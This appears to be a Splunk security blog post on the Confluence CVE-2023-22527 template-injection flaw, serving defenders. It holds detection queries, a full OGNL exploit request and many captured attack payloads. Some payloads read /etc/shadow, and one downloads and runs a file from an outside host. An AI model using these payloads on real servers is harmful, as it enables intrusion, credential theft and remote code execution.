Security Insights: Tracking Confluence CVE-2023-22527
On January 16th, 2024, Atlassian released an advisory highlighting a critical vulnerability within certain versions of Confluence Data Center and Confluence Server. This issue, tracked under the identifier CVE-2023-22527, involves a severe Remote Code Execution (RCE) vulnerability stemming from a template injection flaw in out-of-date software versions. The risk is significant, with unauthenticated attackers potentially gaining the ability to execute arbitrary code on affected installations.
Recognizing the gravity of this threat, Atlassian has provided a detailed breakdown of the impacted versions, alongside a clear directive for immediate patching to the latest software versions. The vulnerability carries a CVSS score of 10.0, marking it as a critical threat that demands immediate attention and action.
The following product and the versions that are impacted by CVE-2023-22527:
-
Product: Confluence Data Center and Server
-
Versions:
- 8.0.x
- 8.1.x
- 8.2.x
- 8.3.x
- 8.4.x
- 8.5.0-8.5.3
In response to these threats, the Splunk Threat Research Team has swiftly developed security analytics and hunting queries to support defenders, which we'll review below.
Exploiting CVE-2023-22527
Not long after the publication of CVE-2023-22527 by Atlassian, proof of concept (POC) code was released and active scanning of the Internet began. Templates for Nuclei provide a quick way to view what is expected for exploitation and identifying a vulnerable Confluence application.
The Nuclei template matches other POCs shared on the internet. Here is a breakdown:
- URI Path: /template/aui/text-inline.vm — This is the specific path that the scanner will send HTTP POST requests to. It’s a known endpoint in Confluence applications where the vulnerability may be present.
- HTTP Method: POST — The scanner uses the POST method, which is significant because this type of vulnerability often requires sending data to the server, which is typically done through a POST request.
- Status Code: The template does not specify a status code directly; however, it is looking for a successful interaction that would indicate the presence of the vulnerability, which would typically result in a 200 OK status code.
- Payload: The template includes a complex payload designed to exploit the template injection by sending crafted label and POC parameters. This payload attempts to execute an arbitrary command (whoami) on the server, which is a common technique for testing if code execution is possible.
This is what an expected payload would look like:
POST /template/aui/text-inline.vm HTTP/1.1
Host: [TARGET HOSTNAME OR IP]
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Connection: close

label=aaa\u0027%2b#request.get(\u0027KEY_velocity.struts2.context\u0027).internalGet(\u0027ognl\u0027).findValue(#parameters.poc[0],{})%2b\u0027&poc=@org.apache.struts2.ServletActionContext@getResponse().setHeader(\u0027x_vuln_check\u0027,(new+freemarker.template.utility.Execute()).exec({"whoami"}))
With this information, we can quickly craft security content and review prior content that will assist us with identifying compromised servers.
Splunk Security Analytics
Confluence Pre-Auth RCE via OGNL Injection CVE-2023-22527
The following analytic will identify a POST request to the URI path /template/aui/text-inline.vm, which is the vulnerable path for CVE-2023-22527. Note that the HTTP request body will have the actual command to be executed as outlined in our expected payload above.
| tstats count min(_time) as firstTime max(_time) as lastTime from datamodel=Web where Web.uri_path="/template/aui/text-inline.vm" Web.http_method=POST Web.status IN (200, 202) by Web.src, Web.dest, Web.http_user_agent, Web.url,Web.uri_path, Web.status
 | `drop_dm_object_name("Web")`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`

Note that to capture the request body, modification may be needed on the web application, proxy, or IDS.
Linux Java Spawning Shell
The following analytic, Linux Java Spawning Shell, will provide visibility into a Confluence server spawning a shell to run one of the many different commands identified in the request body.
whoami
cat /etc/hosts
ip add
netstat -tlnp
arp -a
df -a
cat /etc/shadow
cat /etc/resolv.conf
cat /etc/issue
cat /etc/passwd
uname -a
last -n 30
crontab -l
ifconfig
ps -ef
hostname
Hunting Queries
Similar to our published datamodel query, here is a direct sourcetype query looking for the POST, 200 status and URI path:
(index=web OR index=proxy OR index=firewall) AND (
    http_method=POST http_status=200 AND (

        uri_path="/template/aui/text-inline.vm"
    )
)
| stats count by src_ip, dest_ip, http_method, uri_path, user_agent, status_code
| sort - count
There are many IP addresses scanning. Here are the top 10 we collected from our data:
(index=your_index_name dest_ip IN ("70.39.70.194", "67.205.169.184", "185.220.100.243", "91.132.144.59", "92.205.163.226", "193.41.226.117", "185.106.94.195", "45.142.166.65", "185.220.100.247", "185.220.100.255"))
| stats count by dest_ip
| sort - count
Request Body
While researching and tracking this CVE, we captured many request bodies and would like to share the different ones identified.
---

label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.internalGet(\u0027ognl\u0027).findValue(#parameters.x,{})%2b\u0027&x=@org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new freemarker.template.utility.Execute()).exec({'whoami'})
---

label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.internalGet(\u0027ognl\u0027).findValue(#parameters.x,{})%2b\u0027&x=@org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new freemarker.template.utility.Execute()).exec({'cat /etc/hosts'}))
---

label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.internalGet(\u0027ognl\u0027).findValue(#parameters.x,{})%2b\u0027&x=@org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new freemarker.template.utility.Execute()).exec({'ip add'})
---

label=aaa\u0027%2b#request.get(\u0027.KEY_velocity.struts2.context\u0027).internalGet(\u0027ognl\u0027).findValue(#parameters.poc[0],{})%2b\u0027&poc=@org.apache. struts2.ServletActionContext@getResponse().setHeader('Cmd-Responses-Header',(new freemarker.template.utility.Execute()).exec({"whoami"}))
---

label=aaa%5Cu0027%2B%23request.get%28%5Cu0027.KEY_velocity.struts2.context%5Cu0027%29.internalGet%28%5Cu0027ognl%5Cu0027%29.findValue%28%23parameters.poc%5B0%5D%2C%7B%7D%29%2B%5Cu0027&poc=%40org.apache.struts2.ServletActionContext%40getResponse%28%29.setHeader%28%5Cu0027Cmd-Ret%5Cu0027%2C%28new+freemarker.template.utility.Execute%28%29%29.exec%28%7B%22cat /etc/hosts%22%7D%29%29
---

label=aaa%5Cu0027%2B%23request.get%28%5Cu0027.KEY_velocity.struts2.context%5Cu0027%29.internalGet%28%5Cu0027ognl%5Cu0027%29.findValue%28%23parameters.poc%5B0%5D%2C%7B%7D%29%2B%5Cu0027&poc=%40org.apache.struts2.ServletActionContext%40getResponse%28%29.setHeader%28%5Cu0027Cmd-Ret%5Cu0027%2C%28new+freemarker.template.utility.Execute%28%29%29.exec%28%7B%22cat /etc/resolv.conf%22%7D%29%29
---

label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.internalGet(\u0027ognl\u0027).findValue(#parameters.x,{})%2b\u0027&x=@org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new freemarker.template.utility.Execute()).exec({'cat /etc/shadow'}))
---

label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.internalGet(\u0027ognl\u0027).findValue(#parameters.x,{})%2b\u0027&x=@org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new freemarker.template.utility.Execute()).exec({'netstat -tlnp'}))
---

label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.internalGet(\u0027ognl\u0027).findValue(#parameters.x,{})%2b\u0027&x=@org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new freemarker.template.utility.Execute()).exec({'cat /etc/issue'}))
---

label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.internalGet(\u0027ognl\u0027).findValue(#parameters.x,{})%2b\u0027&x=@org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new freemarker.template.utility.Execute()).exec({'cat /etc/resolv.conf'}))
---

label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.internalGet(\u0027ognl\u0027).findValue(#parameters.x,{})%2b\u0027&x=@org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new freemarker.template.utility.Execute()).exec({'arp -a'}))
---

label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.internalGet(\u0027ognl\u0027).findValue(#parameters.x,{})%2b\u0027&x=@org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new freemarker.template.utility.Execute()).exec({'wget http://bigai-lei.s3.amazonaws.com/D5XFl3D5HFBKy -O /tmp/1'}))
---

label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.internalGet(\u0027ognl\u0027).findValue(#parameters.x,{})%2b\u0027&x=@org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new freemarker.template.utility.Execute()).exec({'bash -c {echo,L3RtcC8x}|{base64,-d}|{bash,-i}'}))
---
Summary
Revealed by Atlassian, the critical vulnerability CVE-2023-22527 in Confluence Data Center and Server versions underscores the importance of knowing your attack surface and keeping pace with updates for Internet-facing software. This vulnerability enables unauthenticated attackers to exploit a template injection flaw, granting them the potential to execute arbitrary code on compromised systems.
The Splunk Threat Research Team is monitoring the landscape and has provided analytics and hunting queries, along with an analysis of request bodies currently being seen in the wild.
Learn More
Visit research.splunk.com to view the Splunk Threat Research Team's complete security content repository. You can implement this content using the Enterprise Security Content Updates app or the Splunk Security Essentials app.
Related Articles

Predicting Cyber Fraud Through Real-World Events: Insights from Domain Registration Trends

When Your Fraud Detection Tool Doubles as a Wellness Check: The Unexpected Intersection of Security and HR

Splunk Security Content for Threat Detection & Response: November Recap

Security Staff Picks To Read This Month, Handpicked by Splunk Experts

Behind the Walls: Techniques and Tactics in Castle RAT Client Malware

AI for Humans: A Beginner’s Field Guide

Splunk Security Content for Threat Detection & Response: November 2025 Update

Operation Defend the North: What High-Pressure Cyber Exercises Teach Us About Resilience and How OneCisco Elevates It